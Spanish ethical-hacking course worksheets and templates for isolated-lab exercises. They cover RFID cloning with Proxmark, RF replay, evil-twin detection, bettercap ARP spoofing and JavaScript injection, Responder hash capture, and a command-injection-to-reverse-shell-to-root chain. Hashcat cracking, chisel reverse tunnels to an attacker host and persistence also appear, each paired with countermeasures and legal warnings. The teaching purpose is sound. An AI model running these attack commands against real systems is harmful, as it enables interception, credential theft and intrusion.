
2. Alcance y metodología

- Perímetro (referencia al **ROE HE-E1**): tarjetas/mandos/red **de laboratorio** xest-lab.
- Ventana de ejecución y regla de parada.
- Metodología: PTES / NIST SP 800-115. Marco legal (solo material propio de laboratorio).

3. Resumen de hallazgos

Id	Hallazgo	Dimensión rota	Probabilidad	Impacto	Riesgo
H-01	Clonado de credencial RFID (MIFARE Classic, claves por defecto)	Autenticidad	Alta	Alto	**Crítico**
H-02	Apertura por repetición de RF (mando de código fijo)	Autenticidad	Media	Medio-Alto	**Alto**
H-03	Punto de acceso no autorizado (rogue AP) sin detección	Confidencialidad	Media	Alto	**Alto**

Matriz riesgo (probabilidad × impacto):



4. Hallazgos detallados *(uno por cada uno; rellena con TU evidencia)*

H-01 — Clonado de credencial RFID

- **Activo**: control de acceso físico (puertas, CPD).
- **Evidencia**: salida de `parse_mifare.py` (16/16 sectores con clave por defecto; credencial en sector 1; monedero falsificable en sector 5).
- **Impacto de negocio**: acceso no autorizado a instalaciones; fraude del monedero.
- **Remediación**: MIFARE DESFire EV3 (AES, autenticación mutua), claves diversificadas, saldo/credencial validados en servidor. **Prioridad 1**.

H-02 — Apertura por repetición de RF

- **Activo**: mando de acceso 433 MHz.
- **Evidencia**: `analiza_rf.py` — `mando-garaje-A` código fijo, 5 capturas idénticas.
- **Impacto**: acceso físico por captura + replay con SDR de bajo coste.
- **Remediación**: mandos con rolling code autenticado. **Prioridad 2**.

H-03 — Rogue AP sin detección

- **Activo**: red inalámbrica xest-lab y sus clientes.
- **Evidencia**: contraste morado (Ficha 03) — deauth detectado, **evil twin no**.
- **Impacto**: captura de credenciales / MITM sobre clientes engañados.
- **Remediación**: WIDS con detección de SSID en BSSID no autorizado; 802.1X. **Prioridad 2**.

5. Recomendaciones de detección (a IC)

- Regla evil twin: SSID conocido en BSSID no autorizado.
- Regla correlación RFID: viaje imposible + acceso fuera de horario (ver `detecta_clon_rfid.py`).
- Fuente pendiente: sonda SDR sub-GHz para visibilidad de RF.

6. Conclusión

Traduce el riesgo técnico a decisión de negocio: qué se arregla ya, qué coste evita.

Para la defensa oral HE-E8 (rúbrica R4, ≤10 min): elige H-01, demuéstralo en vivo con plan B (volcado ya obtenido) y traduce el impacto a consecuencia de negocio.

HE · UT4 · Ficha 01 — Clonado y análisis de una tarjeta RFID (MIFARE Classic)

> **Entorno**: VLAN aislada de laboratorio (xest-lab). Material **propio del centro**. Analizar RF/RFID de terceros es delito (arts. 197 bis/ter CP). Regla del aula: sin ROE firmado (HE-E1), nada de práctica activa. **Vinculación**: RA2.e · alimenta el informe **HE-E7** y la defensa oral **HE-E8**.

Contexto

La empresa ficticia **xest** abre sus puertas con tarjetas **MIFARE Classic 1K**. Vais a demostrar, sobre una tarjeta **de laboratorio**, por qué esa tecnología no debe usarse hoy para control de acceso, y qué

contramedida lo resolvería.

Parte A — Demostración con Proxmark3 (la hace el profesor; vosotros observáis)

Sobre una tarjeta etiquetada **LAB**:

```
[usb] pm3 --> hf search              # identifica el tipo de tarjeta
[usb] pm3 --> hf mf autopwn          # recupera las claves de una Classic
[usb] pm3 --> hf mf dump             # vuelca los 16 sectores a fichero
```

Anota: ¿qué tipo detecta `hf search`? ¿Cuántas claves recupera `autopwn` y en cuánto tiempo?

Parte B — Análisis del volcado (la hacéis TODOS)

No hace falta hardware: trabajáis sobre el volcado ya obtenido `datos/tarjeta-lab-01.dump` (64 bloques, 16 bytes cada uno, un bloque por línea en hexadecimal).

1. Ejecuta el analizador incluido:

```
bash cd datos python3 parse_mifare.py tarjeta-lab-01.dump
```

2. Responde en tu entregable (`NN-HE-UT4-ficha01.md`):

- **P1.** ¿Qué **UID** tiene la tarjeta y qué modelo es (según SAK/ATQA)?
- **P2.** ¿Cuántos sectores usan **clave por defecto** y cuál es? ¿Qué implica para un atacante?
- **P3.** Localiza el bloque que contiene la **credencial de la puerta** (dato ASCII legible). ¿Qué sector es? Transcribe lo que se lee.
- **P4.** El analizador marca un **bloque de valor** (monedero). ¿Qué saldo tiene y en qué sector? ¿Por qué es trivial falsificarlo en esta tarjeta?
- **P5.** Explica en 3 líneas **por qué es posible** clonar esta tarjeta (pista: cifrado Crypto-1, claves por defecto) y **qué contramedida** lo evitaría.

3. **[RETO]** Modifica a mano una copia del volcado para **subir el saldo** del monedero a 50,00 unidades manteniendo la coherencia del bloque de valor (valor + complemento + copia). Vuelve a ejecutar `parse_mifare.py` sobre tu copia y demuestra el nuevo saldo. Explica qué control del lector real detectaría (o no) esta manipulación.

Evidencia a guardar

- Salida de `parse_mifare.py` (captura o pegado).
- Tus respuestas P1-P5 y el reto.
- **Este análisis es el hallazgo H-01 (RFID) de tu informe HE-E7.**

Errores frecuentes

Síntoma	Causa / salida
`bloque de N bytes (esperados 16)`	Línea partida o con espacios: cada línea son 32 caracteres hex.
`autopwn` no saca claves (Proxmark)	La tarjeta no es Classic o no tiene claves por defecto: usa la tarjeta **LAB** provista.
No encuentro el dato de la puerta	Está en un **bloque de datos**, no en el trailer; míralo en la sección ASCII del analizador.

HE · UT4 · Ficha 02 — Radiofrecuencia subgigahercio: ¿replay o rolling code?

> **Entorno**: VLAN aislada / banco de RF del centro. Mandos **propios de laboratorio**. Capturar y **reemitir** RF de terceros (garajes, coches, timbres ajenos) es delito. **Vinculación**: RA2.e · alimenta el hallazgo **H-02** de tu informe **HE-E7**.

Contexto

Muchos dispositivos de 433/868 MHz (mandos de garaje, timbres, sensores) siguen usando **código fijo**: envían siempre la misma trama. Eso los hace vulnerables a un ataque de **repetición (replay)**: capturas una vez, retransmites y abre. Los diseños modernos usan **rolling code** (contador cifrado que cambia en cada pulsación). Vais a distinguir unos de otros a partir de capturas reales de laboratorio.

Parte A — Demostración con URH (la hace el profesor)

Con **Universal Radio Hacker** (https://github.com/jopohl/urh) y un HackRF/RTL-SDR, sobre un mando **LAB**: sintonizar 433.92 MHz, capturar la señal, ver la **modulación** (OOK/ASK), demodular a bits y observar si la trama se **repite** entre pulsaciones. Concepto de *rolling code* y por qué un mando moderno no se repite sin más.

Parte B — Análisis de las capturas (la hacéis TODOS)

Trabajáis sobre `datos/capturas-rf/capturas-rf.csv` (17 capturas de 4 dispositivos ya demoduladas a `payload_hex`).

1. Ejecuta el analizador:

```
bash cd datos/capturas-rf python3 analiza_rf.py capturas-rf.csv
```

2. Responde (`NN-HE-UT4-ficha02.md`):

- **P1.** Lista los dispositivos que son **código fijo** (replay viable) y los que son **rolling code**. Justifícalo con el número de **tramas únicas** por dispositivo.
- **P2.** En `mando-garaje-B` el analizador detecta un **prefijo común**. ¿Qué representa esa parte fija y qué representa la parte que cambia?
- **P3.** ¿Por qué el `sensor-puerta-868` es **fijo** y aun así **repetirlo no ayuda** a un atacante que quiere entrar? (pista: piensa qué hace ese mensaje).
- **P4.** Escribe la **secuencia de comandos conceptual** de un replay con URH/HackRF contra `mando-garaje-A` (capturar → guardar → retransmitir). No hace falta ejecutarla; descríbela con precisión.
- **P5.** Contramedida: ¿qué convierte un mando de código fijo en resistente al replay? Nombra el mecanismo y por qué el atacante ya no puede reutilizar una captura.

Evidencia a guardar

- Salida de `analiza_rf.py`.
- Respuestas P1-P5.
- **Es el hallazgo H-02 (RF replay) de tu informe HE-E7.**

Errores frecuentes

Síntoma	Causa
URH no ve la señal (demo)	Frecuencia/ganancia mal; empezar por la frecuencia impresa en el mando LAB.
"Todos parecen iguales"	Estás mirando la portadora, no el payload demodulado; usa la columna `payload_hex`.

HE · UT4 · Ficha 03 — Ejercicio de equipo morado: ¿qué vio el SOC?

> **Entorno**: VLAN aislada. El equipo **rojo** ejecuta; el **azul** analiza los registros del SOC **en la misma sesión**. **Vinculación**: RA2.f · produce el catálogo detectado/no detectado y la **regla que falta**, que entra en el informe **HE-E7** y en IC (UT3).

Escenario

Durante la madrugada, el equipo rojo ejecutó tres técnicas contra xest-lab:

1. **Deauth flood + rogue AP** (evil twin del SSID `xest-lab`) — técnica de la UT3.
2. **Uso de una tarjeta RFID clonada** en los lectores de acceso (la de la Ficha 01, UID DEADBEEF).
3. **Replay de RF** del mando de garaje de código fijo (Ficha 02).

Tenéis los registros que dejó el SOC:

- `datos/soc-eventos/soc-alertas.json` — alertas del WIDS/Suricata/Wazuh.
- `datos/soc-eventos/lector-rfid.log` — accesos del control de puertas.

Tarea (equipo azul)

1. Revisa las alertas del SOC:

```
bash cd datos/soc-eventos cat soc-alertas.json | python3 -m json.tool 2>/dev/null || cat soc-alertas.json
```

2. Ejecuta la regla de detección de clon que el SOC **no** tenía:

```
bash python3 detecta_clon_rfid.py lector-rfid.log
```

3. Rellena el **catálogo de contraste** (`NN-HE-UT4-ficha03.md`):

Técnica del rojo	¿La detectó el SOC?	Evidencia (regla/alerta)	Regla que faltaría
Deauth flood			
Rogue AP (evil twin)			
RFID clonado usado			
Replay RF garaje			

4. **P1.** ¿Qué técnicas **sí** vio el SOC y con qué regla exacta?
5. **P2.** ¿Qué técnicas **no** vio? Para cada una, propón la **regla concreta** que faltaría (fuente de datos + condición). Para el RFID, apóyate en la salida de `detecta_clon_rfid.py`.
6. **P3.** El replay de RF no aparece en ningún log. ¿Por qué? ¿Qué haría falta para tener visibilidad de un ataque sub-GHz?
7. **[RETO azul]** Traduce el hallazgo de RFID a una **regla de correlación** en lenguaje natural lista para el SOC (formato "SI … Y … ENTONCES alerta"), lista para que IC la implemente en la UT3.

Evidencia a guardar

- Catálogo de contraste completo + P1-P3 + regla del reto.
- **Esto cierra el ejercicio morado y da el hallazgo H-03 (rogue AP) y las recomendaciones de detección de tu informe HE-E7.** El listado "qué no detectó el azul" se entrega a IC.

HE · UT6 — Interceptación, ataque de intermediario y explotación de sistemas

9 horas · RA3 (c, d, e) · Servicio SOC: Protección — validación empírica de controles · Evidencias HE–E11, HE–E12

Qué vamos a conseguir

Demostrar un fallo de infraestructura y comprobar su contramedida.

Antes de empezar

Herramientas: Docker/VMs del laboratorio, proxy de red, Metasploit y herramientas indicadas en las fichas.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Lee README-entorno-UT6.md. Identifica atacante, víctima, servicio, segmento y punto de captura.
2. Anota la comunicación de referencia antes de introducir el cambio experimental.
3. Sigue las fichas 01, 02 y 03 únicamente en el segmento de prácticas y con cuentas ficticias.
4. Relaciona cada efecto con una evidencia: petición, autenticación o sesión de laboratorio; no confundas un mensaje de éxito con control efectivo.
5. Aplica la contramedida de la ficha y repite la misma prueba para comparar.
6. Rellena plantilla-HE-E12-compromiso.md y entrega a IC el jueves un paquete con alcance, tiempos UTC, archivos y hashes para el miércoles siguiente.

Cómo comprobar que está hecho

Efecto demostrado; control contrastado; transferencia reproducible a IC.

> Las prácticas MITM necesitan conectividad y topología específicas; publicar una web en localhost no reproduce ese segmento.

Desarrollo y fichas

- Explicación completa de la unidad.
- ficha-01-mitm
- ficha-02-responder
- ficha-03-explotacion
- plantilla-HE-E12-compromiso

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT6 — Interceptación, ataque de intermediario y explotación de sistemas

9 horas · RA3 (c, d, e) · Servicio SOC: Protección — validación empírica de controles · Evidencias HE–E11, HE–E12

---

1. Objetivo de la unidad

Interceptar y manipular tráfico en un segmento de laboratorio, ejecutar un ataque de intermediario demostrable y explotar un servicio vulnerable hasta obtener acceso. Todo sobre entorno aislado y con el ROE firmado. La intrusión resultante se entrega al módulo IC como caso real.

2. Contenido

2.1 Interceptación de tráfico (RA3.c)

- Monitorización en segmento conmutado; **envenenamiento ARP** y suplantación DNS.
- Búsqueda de información sensible en el tráfico interceptado.

2.2 Ataque de intermediario (RA3.d)

- Situarse entre dos extremos, leer, insertar y **modificar** el tráfico.

- Degradación de TLS y sus límites (HSTS lo impide); por qué el cifrado bien configurado frustra el MITM.

2.3 Explotación (RA3.e)

- Ingeniería social y phishing como vector de acceso inicial (con consentimiento documentado sobre buzones propios del grupo).
- Explotación de servicios vulnerables y escalada de privilegios.

2.4 Defensa

Segmentación, inspección dinámica de ARP, DNSSEC, HSTS, firma SMB. Cada ataque tiene su contramedida, que se documenta.

3. Laboratorio guiado

> Entorno: **red de laboratorio aislada**. Nada de esto se ejecuta contra la red del centro.

Parte A — Ataque de intermediario (RA3.c, RA3.d)

```
# Envenenamiento ARP + intercepción (solo en laboratorio aislado)
sudo bettercap -iface eth0
# » set arp.spoof.targets 10.10.10.20
# » arp.spoof on
# » net.sniff on
```

1. Sitúate entre dos máquinas de laboratorio y **demuestra la modificación** del contenido de una respuesta HTTP en claro. Repite contra un servicio con HSTS y documenta por qué falla.

Parte B — Explotación y escalada (RA3.e)

```
# Explotar un servicio vulnerable de laboratorio
msfconsole -q
# » use exploit/...   set RHOSTS ...   run
# Escalada tras obtener shell
# enumeración local: sudo -l, SUID, kernel, credenciales en disco
```

2. Compromete un sistema de laboratorio y escala hasta administrador, documentando cada paso de forma **reproducible**.

Parte C — Phishing controlado (RA3.e, opcional según ROE)

3. Campaña de phishing simulada contra buzones del **propio grupo**, previamente autorizada, para demostrar el vector de acceso inicial.

4. Entregables

- **HE–E11** (laboratorio, rúbrica R1): práctica de interceptación y ataque de intermediario con evidencia de la modificación del tráfico.
- **HE–E12** (reto integrado, rúbrica R3): compromiso de sistema remoto documentado paso a paso y reproducible, entregado a IC como caso.

5. Criterios de superación

- El MITM demuestra modificación real del tráfico y se comprueba que HSTS lo frustra.
- El compromiso es reproducible por un compañero con solo la documentación.
- La intrusión queda descrita para que IC pueda investigarla.

6. Advertencia

Interceptar tráfico ajeno o comprometer sistemas de terceros es delito (arts. 197 bis/ter, 264). Solo laboratorio aislado y ROE firmado. El phishing se realiza únicamente sobre buzones del propio grupo con consentimiento.

7. Referencias

- bettercap, Metasploit, Responder, mitmproxy.
- OWASP WSTG — pruebas de gestión de sesión y de cifrado en tránsito.
- MITRE ATT&CK — Adversary-in-the-Middle (T1557), Exploitation of Remote Services.

HE UT6 · Ficha 01 — Ataque de intermediario y su límite (HE-E11)

Módulo 5025 Hacking Ético · **UT6** · **RA3 c,d** · **Evidencia HE-E11** (I1 · R1, 20 %). **Entorno**: VLAN de laboratorio aislada. **Prerrequisito bloqueante**: ROE del curso firmado (HE-E1). Interceptar tráfico ajeno fuera de aquí es delito (art. 197 ter CP).

> **Regla de la unidad**: cada ataque de hoy se documenta **junto a su contramedida**. HE-E11 no está completa si no demuestras a la vez que el MITM funciona en HTTP en claro **y** que HSTS lo frustra.

Objetivo

Situarte entre la estación víctima y el portal, **leer y modificar** su tráfico HTTP en claro, y después comprobar sobre un servicio con HTTPS+HSTS que el mismo ataque **falla**.

Preparación (estación atacante, Kali)

```
ip a                                  # confirma tu interfaz e IP en la VLAN (ej. eth0,
10.10.10.50)
ping -c1 objetivo.xest.local          # el portal responde
```

Copia a tu carpeta de trabajo la plantilla de MITM: `caplets/xest-mitm.cap` y `caplets/inject.js`. Ajusta en el `.cap` la IP de la **víctima** (`arp.spoof.targets`) y tu interfaz.

Tareas

1. **Reconocimiento del segmento.** Con bettercap, descubre los hosts de la VLAN y localiza la IP de la estación víctima y la del gateway. Anótalas.
2. **Envenenamiento ARP + intercepción.** Coloca a tu Kali como intermediario entre la víctima y el portal. Captura una petición de login del portal (usuario/contraseña) en **claro**. Adjunta la evidencia (captura de pantalla del sniffer / de Wireshark).
3. **Modificación del tráfico.** Inyecta el JavaScript de `inject.js` en las respuestas HTTP del portal. Demuestra con una captura que **la víctima ve contenido que el servidor no envió** (la banda del equipo rojo). *La modificación es lo que exige HE-E11; capturar no basta.*
4. **El límite defensivo.** Repite el intento contra `https://objetivo.xest.local:8443` (HSTS activo). Documenta **qué ocurre** y **por qué** el intermediario ya no puede leer ni reescribir. Explica el papel de la cabecera `Strict-Transport-Security`.
5. **Contramedida.** Enumera al menos **tres** medidas que habrían frustrado el ataque del punto 2-3 en una red real (una de red, una de servidor, una de cliente).

Verificación (te la exigirá la rúbrica R1, criterio "Verificación del resultado")

- La modificación se comprueba **en el destino** (en el navegador de la víctima), no solo en tu consola de bettercap.

- El fallo contra HSTS se comprueba **por contenido**: el navegador rechaza el HTTP o no aparece tu inyección; una captura de "no pasó nada" no vale sin la explicación del porqué.

Higiene operativa (criterio R1)

Al terminar: `arp.spoof off`, cierra bettercap, y verifica que la víctima recupera la conectividad normal (sin ti de intermediario). No dejes el ARP envenenado.

Entregable

`NN-HE-E11-mitm.md` con: mapa del segmento, evidencia de captura (paso 2), evidencia de **modificación** (paso 3), el contraste con HSTS (paso 4) y las contramedidas (paso 5). Cada evidencia con marca de tiempo. Mapea el ataque a **MITRE ATT&CK T1557** (Adversary-in-the-Middle).

HE UT6 · Ficha 02 — Captura de credenciales con Responder (puente a UT7)

Módulo 5025 · **UT6** · **RA3 c** · Refuerza HE-E11 y **siembra HE-E13** (UT7). **Entorno**: VLAN de laboratorio aislada. Envenenar LLMNR/NBT-NS fuera de aquí es delito.

> No hay que "hackear" a nadie: basta con que un usuario teclee mal el nombre de un servidor. Ese es el punto de la práctica — cuánto tráfico regala una red por defecto.

Objetivo

Envenenar LLMNR/NBT-NS/mDNS en el segmento de laboratorio, capturar un hash **NetNTLMv2** de la estación víctima cuando intenta alcanzar un recurso inexistente, y dejarlo preparado en el formato de crackeo de UT7.

Tareas

1. **Escucha.** Lanza Responder en tu interfaz de la VLAN.
2. **Disparo.** El profesor ejecuta en la estación víctima el acceso a un recurso de red que no existe en el DNS (unidad mal escrita). Observa cómo tu equipo contesta la consulta.
3. **Captura.** Recoge el hash NetNTLMv2 del usuario víctima. Identifica sus campos (`usuario::DOMINIO:...`).

4. **Formato de crackeo.** Guarda el hash en un fichero apto para `hashcat -m 5600`. **No lo crackees aquí**: eso es UT7 (HE-E13). Solo lo dejas listo y explicas qué modo de hashcat le corresponde y por qué.
5. **Contramedida.** ¿Qué habría impedido esta captura? (pista: LLMNR/NBT-NS y firma SMB).

Verificación

Comprueba que el hash está **completo** (los cinco campos separados por `:`, el `blob` no truncado). Un NetNTLMv2 a medias no cracked. Contrasta el nombre de usuario capturado con el que el profesor introdujo en la víctima.

Higiene operativa

El hash es un dato sensible: guárdalo cifrado y decláralo para su **destrucción** tras la práctica, según el ROE (gestión de datos capturados).

Entregable

No genera evidencia propia calificable, pero **el hash capturado alimenta HE-E13** en UT7. Adjunta en tu bitácora: comando de Responder, campo por campo del NetNTLMv2, modo hashcat que le corresponde y la contramedida. Mapea a **MITRE ATT&CK T1557.001** (LLMNR/NBT-NS Poisoning and SMB Relay).

HE UT6 · Ficha 03 — Compromiso y escalada reproducible (HE-E12)

Módulo 5025 · **UT6** · **RA3 e** · **Evidencia HE-E12** (I3 · R3, reto integrado 35 %). **Entorno**: VLAN aislada. **Se entrega también a IC** como caso a investigar. Prerrequisito: ROE firmado. Comprometer sistemas de terceros es delito (arts. 197 bis, 264).

> El entregable **es** la reproducibilidad: un compañero debe poder repetir tu compromiso **solo con tu documento**, sin preguntarte nada. Si no es repetible, no está.

Objetivo

Comprometer el servicio `vuln-app` (`http://objetivo.xest.local:8085`), obtener una shell, **escalar a root** y documentar cada paso de forma reproducible sobre la plantilla `plantilla-HE-E12-compromiso.md`.

Fases (sigue el orden; documenta cada una con comando + salida)

1. **Reconocimiento del servicio.** Enumera el puerto 8085 con nmap; identifica la app y su punto de entrada (la consola de diagnóstico `/ping.php`).
2. **Acceso inicial (RCE).** La consola "hace ping" a un host. Encuentra por qué eso te deja ejecutar comandos arbitrarios y consigue ejecutar `id` en el servidor. ¿Con qué usuario corres?
3. **Shell interactiva.** Convierte la ejecución puntual en una shell. Usa **Metasploit** (`multi/handler`) para recibir una *reverse shell*. Genera la carga con `msfvenom`.
4. **Enumeración local.** Ya dentro, busca vías de escalada: `sudo -l`, binarios **SUID**, versión de kernel, credenciales en disco. Identifica la vía.
5. **Escalada a root.** Explota la vía encontrada y demuestra `id` con `uid=0`. Lee la prueba `/root/flag.txt`.
6. **Contramedida.** Para cada uno de los dos fallos (RCE y escalada), escribe la corrección concreta que lo habría impedido.

Verificación (R3 · "Automatización y repetibilidad")

- El compromiso se comprueba en el destino: `id` con `uid=0` y el contenido de la flag.
- Prueba tu propia reproducibilidad: recrea el objetivo (`--force-recreate vuln-app`) y repite tu procedimiento **paso a paso desde tu documento**. Si algo falla, tu doc está incompleto.

Higiene operativa

No dejes shells colgadas ni ficheros subidos al objetivo. Documenta qué tocaste. Los datos capturados se gestionan según el ROE.

Entregable

`NN-HE-E12-compromiso.md` sobre `plantilla-HE-E12-compromiso.md`: cadena completa (recon → RCE → shell → enumeración → privesc → prueba), cada paso con **comando y salida**, y las dos contramedidas. **Este documento se entrega a IC** para que investigue la intrusión. Mapea a **MITRE ATT&CK**: Initial Access / **T1190** (Exploit Public-Facing Application), Execution / **T1059**, Privilege Escalation / **T1548** (Abuse Elevation Control /SUID).

HE-E12 — Compromiso de `vuln-app` documentado y reproducible

> Rellena esta plantilla. **Criterio de superación**: un compañero repite tu compromiso desde cero usando solo este documento. Cada paso = comando + salida real (marca de tiempo). Se entrega también a IC como caso a investigar.

- **Autor (nº lista + nombre)**:
- **Fecha / hora (ventana del ROE)**:
- **Objetivo**: `objetivo.xest.local:8085` (vuln-app) · VLAN de laboratorio aislada
- **Alcance / autorización**: ROE del curso HE-E1 (ref.:)
- **Estación atacante**: IP · herramientas: nmap, curl, Metasploit

1. Reconocimiento

Comando + salida. Servicio y punto de entrada identificados.

2. Acceso inicial (vulnerabilidad explotada)

Qué fallo, en qué parámetro/endpoint. Comando que consigue ejecución. Usuario obtenido (`id`). - Técnica ATT&CK: T1190 (Exploit Public-Facing Application) / T1059 (Command and Scripting Interpreter)

3. Shell interactiva

Cómo pasas de ejecución puntual a shell. Carga (msfvenom), manejador (multi/handler), sesión abierta.

4. Enumeración local

`sudo -l`, SUID (`find / -perm -4000`), kernel. Vía de escalada identificada y por qué.

5. Escalada de privilegios

Comando exacto de la escalada. Prueba: `id` con `uid=0/euid=0` + contenido de `/root/flag.txt`. - Técnica ATT&CK: T1548 (Abuse Elevation Control Mechanism — SUID)

6. Impacto

Qué controla un atacante con este acceso. Dimensión(es) de seguridad rota(s).

7. Contramedidas

Fallo	Corrección concreta
RCE	
Escalada (SUID)	

8. IoC para IC (equipo azul)

Indicador	Valor	Dónde se ve
IP atacante		logs Apache / conexiones salientes
Patrón de petición	`/ping.php?host=...;<cmd>`	access.log de Apache
Conexión C2	`10.10.10.50:4444`	netstat / firewall

9. Reproducibilidad (autocomprobación)

Recreé el objetivo y repetí el procedimiento desde este documento: ¿funcionó sin ayuda? (sí/no + qué faltó).

HE · UT7 — Post-explotación: credenciales, pivotaje y persistencia

8 horas · RA4 (a, b, c, d) · Servicio SOC: Protección — emulación de adversarios · Evidencias HE–E13, HE–E14

Qué vamos a conseguir

Analizar credenciales y caminos de acceso, y cerrar el ejercicio sin residuos.

Antes de empezar

Herramientas: Laboratorio de pivote, datos BloodHound y herramientas de credenciales previstas.

Consulta la guía de instalación, la guía de herramientas y las precisiones del curso. Prepara una carpeta propia para resultados; conserva intactos los datos de partida.

Ruta de trabajo

1. Parte solo del acceso de laboratorio que haya validado el profesor y registra permisos iniciales.
2. Completa ficha-E13-credenciales.md con datos sintéticos. Distingue contraseña, hash, respuesta de autenticación y token.
3. Lee bloodhound-demo/README.md; contrasta los caminos del grafo con permisos y servicios del entorno.
4. Sigue pivote-lab/README.md y ficha-E14-cadena.md, documentando cada cambio de contexto y límite del alcance.
5. Registra observables para IC y comprueba el efecto de la contramedida correspondiente.
6. Cierra sesiones y elimina únicamente los artefactos creados por el ejercicio siguiendo su inventario. Verifica que el acceso añadido ya no funciona.

Cómo comprobar que está hecho

Contexto de acceso identificado; cada salto tiene evidencia; limpieza comprobada.

> Un camino dibujado por una herramienta es una hipótesis hasta comprobar sus condiciones.

Desarrollo y fichas

- Explicación completa de la unidad.
- README
- ficha-E13-credenciales
- ficha-E14-cadena
- README

Entrega y revisión

Los nombres y formatos están en el cuaderno de entregables. Antes de entregar, comprueba alcance, pasos reproducibles, resultados, interpretación y límites. Identifica tu trabajo por número de lista, módulo y evidencia.

Incluye una dificultad que hayas resuelto y explica por qué la solución funciona. Si utilizas una salida de ejemplo, declárala; no la presentes como ejecución propia.

HE · UT7 — Post-explotación: credenciales, pivotaje y persistencia

8 horas · RA4 (a, b, c, d) · Servicio SOC: Protección — emulación de adversarios · Evidencias HE–E13, HE–E14

---

1. Objetivo de la unidad

Una vez dentro de un sistema, un adversario real busca credenciales, se mueve a otros sistemas y garantiza acceso futuro. Esta unidad practica esas técnicas en laboratorio con una regla innegociable: **toda persistencia instalada se revierte y se verifica antes de cerrar la práctica**, y los indicadores generados se entregan al equipo defensivo.

2. Contenido

2.1 Administración remota (RA4.a)

Shells inversas, SSH, WinRM, herramientas de **impacket** (psexec, wmiexec). Operar el sistema comprometido por línea de comandos.

2.2 Ataques a credenciales (RA4.b)

- **Diccionario**, **tablas rainbow** y **fuerza bruta** contra resúmenes capturados.
- La lección defensiva: qué política de contraseñas resiste cada ataque (longitud, función de derivación de coste).

```
# Ataque de diccionario contra un volcado de hashes de laboratorio
hashcat -m 1000 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
john --wordlist=rockyou.txt --format=nt hashes.txt
```

2.3 Movimiento lateral y pivotaje (RA4.c)

- Mapear rutas de ataque en Active Directory con **BloodHound/SharpHound**.
- Pivotar a segmentos no accesibles directamente: `chisel`, `ligolo-ng`.

2.4 Persistencia (RA4.d)

- Puertas traseras controladas, tareas programadas, servicios.
- **Documentación y reversión obligatorias**: cada mecanismo instalado se registra y se elimina, verificando que ya no está.

3. Laboratorio guiado

> Entorno: laboratorio de Active Directory / máquinas aisladas.

Parte A — Credenciales (RA4.b)

1. Recupera contraseñas de un volcado de laboratorio con hashcat. **Mide** cuánto tarda cada tipo de contraseña y concluye qué política las habría hecho inviables.

Parte B — Pivotaje (RA4.c)

```
# Túnel para alcanzar un segmento interno desde el host comprometido
ligolo-ng   # agente en el host comprometido, proxy en el atacante
# o
chisel server -p 8080 --reverse        # en el atacante
chisel client atacante:8080 R:socks    # en el comprometido
```

2. Alcanza un segmento no accesible directamente y demuestra el acceso.

Parte C — Persistencia y reversión (RA4.d)

3. Instala un mecanismo de persistencia, **documéntalo**, y a continuación **revíértelo y verifica** que ha desaparecido. Entrega al equipo azul los indicadores generados (hashes, rutas, marcas temporales).

4. Entregables

- **HE–E13** (laboratorio, rúbrica R1): práctica de ataque a credenciales con conclusiones sobre política de contraseñas.
- **HE–E14** (reto integrado, rúbrica R3): cadena de pivotaje y persistencia documentada, con **evidencia de la reversión** y de los indicadores entregados.

5. Criterios de superación

- El ataque a credenciales concluye con una recomendación de política medible.
- La persistencia se revierte y se **verifica** su desaparición; sin esa evidencia, la práctica no está completa.
- Los indicadores generados se entregan a IC.

6. Advertencia

Estas técnicas fuera de laboratorio son delito (arts. 197 bis, 264). La persistencia no revertida en un ejercicio real es una brecha que tú has abierto: revertir es parte de la ética profesional y se evalúa.

7. Referencias

- impacket, BloodHound, hashcat, John the Ripper, chisel, ligolo-ng.
- MITRE ATT&CK — Credential Access, Lateral Movement, Persistence.

Demo BloodHound CE — rutas de ataque en AD (RA4.c) — PROYECTADA, no por estación

El aula xest no monta un dominio Active Directory (el laboratorio de UT7 es Linux: `pivote-lab`). El mapeo de rutas de ataque en AD se hace por tanto como **demostración proyectada** con el **dataset de ejemplo** de BloodHound CE, no por estación. Es honesto con lo que hay y suficiente para el criterio: el alumnado tiene que **entender la lectura de un grafo de rutas**, no montar un DC.

Montaje (una vez, en la máquina del profesor)

```
# BloodHound CE con docker compose (SpecterOps):
curl -L https://ghst.ly/getbhce -o docker-compose.yml
docker compose up -d
# credenciales iniciales en el log:
docker compose logs bloodhound | grep -i "Initial Password"
# UI: http://localhost:8080
```

Repos: https://github.com/SpecterOps/BloodHound · recolector https://github.com/BloodHoundAD/SharpHound

Cargar datos de ejemplo (sin necesitar un DC)

- BloodHound CE trae un **conjunto de datos de ejemplo** cargable desde la propia UI (Administration → *Sample data | BHCE example data*). Si tu versión no lo incluye, usa el generador oficial **BadBlood** o **DBCreator** sobre un DC de laboratorio.
- Con los datos cargados, la demo consiste en ejecutar estas consultas prehechas:
- *Shortest Paths to Domain Admins*
- *Find Principals with DCSync Rights*
- *Kerberoastable Users*

Guion de la demo (5 min, proyectado)

